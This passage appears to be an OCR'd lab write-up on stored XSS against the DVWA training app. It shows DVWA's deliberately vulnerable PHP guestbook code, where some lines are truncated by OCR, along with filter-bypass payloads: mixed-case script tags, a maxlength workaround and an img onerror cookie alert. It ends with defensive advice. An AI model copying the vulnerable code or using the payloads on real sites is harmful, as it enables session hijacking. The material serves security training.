
You have been hacked

Name: test
Message: This is a test comment.

Name: Shubham
Message:
Shubham

Name: Elon Musk

Figure 18 XSS attack popup



```
security=low; PHPSESSID=c1h0qlkipb61cd7fqli1m651gc
```

Prevent this page from creating additional dialogs


Name: test
Message: This is a test comment.

Name: Shubham
Message:
Shubham

Name: Elon Musk

Figure 19 Cookie or Session Hijacking

The same theory can be validated from the source code present in the DVWA application.



Stored XSS Source

vulnerabilities/xss_s/source/low.php

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((tri
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Sanitize name input
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_e
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) :

    //mysql_close();
}

?>
```


Figure 20 Source Code: Low Security

Security Level: Medium

The same scripts that were used for low level security were used in the *Name* and *Message* fields. Trying a slight modification (shown below) on the script tags, we achieved different results for these two fields:

<ScRiPt> alert("You have been hacked") </ScRiPt>

We can gather that the above line did not work in the *Message* field since it displayed the script as a sentence as seen below:



Vulnerability: Stored Cross Site Scripting (XSS)

Name: test
Message: This is a test comment.

Name: Shubham
Message: alert(\"You have been hacked\")


Name: Shubh
Message: alert(\"You have been hacked\")

More Information

Figure 21 Normal script tag Error

At first, when the same line was used under *Name* field, the entire line was not accepted by the form. A trial of changing the **maxlength** value by right clicking and selecting **Inspect Element** lets us input more than the limit given for *Name* field.


We could see the following output screen when the same technique was used.



```
Name: test
Message: This is a test comment.

Name: Shubham
Message: alert(\"You have been hacked\")

Name: Shubh
Message: alert(\"You have been hacked\")

Name: alert("You have been hacked")
Message: Thank You!

Name:
Message: Hello Guys

Name:
Message: I love cookies
```

Figure 22 XSS attack using <ScRiPt> tag.

From the above output, we can confirm that our malicious script worked since the Name value stays empty with just the Message being displayed. We can verify why the Message field was stronger to crack as compared to Name field from the following source code:



Stored XSS Source

vulnerabilities/xss_s/source/medium.php

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((tri
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_e
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) :

    //mysql_close();
}
```

Figure 23 Source code: Medium security

We can see that the message field has been more concentrated to sanitize having the tags and special characters stripped out of the form.


Security Level: High

In this case, miscellaneous types of input were tried in the *Name* and *Message* field, but had good backend code system built to it, that protected from the malicious scripts.

Therefore, a different form of input was used, as compared to image file or image tags in the web form fields.

For instance, **<img src=nosource onerror=alert(document.cookie)>** works the best with these fields.

As seen below, the output screen shows an image box as we used *img src* tag and the **cookie** is displayed as an alert showing the success of our malicious code injection.



```
security=high; PHPSESSID=c1h0qlkipb61cd7fqli1m651gc
```

Name:
Message: Hello Guys

Name:
Message: Hello

Figure 24 Cookie stealing using <img src> tag.

CONCLUSION

With respect to SQL coding, the best way to prevent SQL injection is query parameterization. Query parameterization helps to bring out a clear boundary between code and data. As far as XSS attack as concerned, the best way is to have a proper input validation, sanitization, and perform a misuse case testing to prevent the execution of malicious scripts against a web application.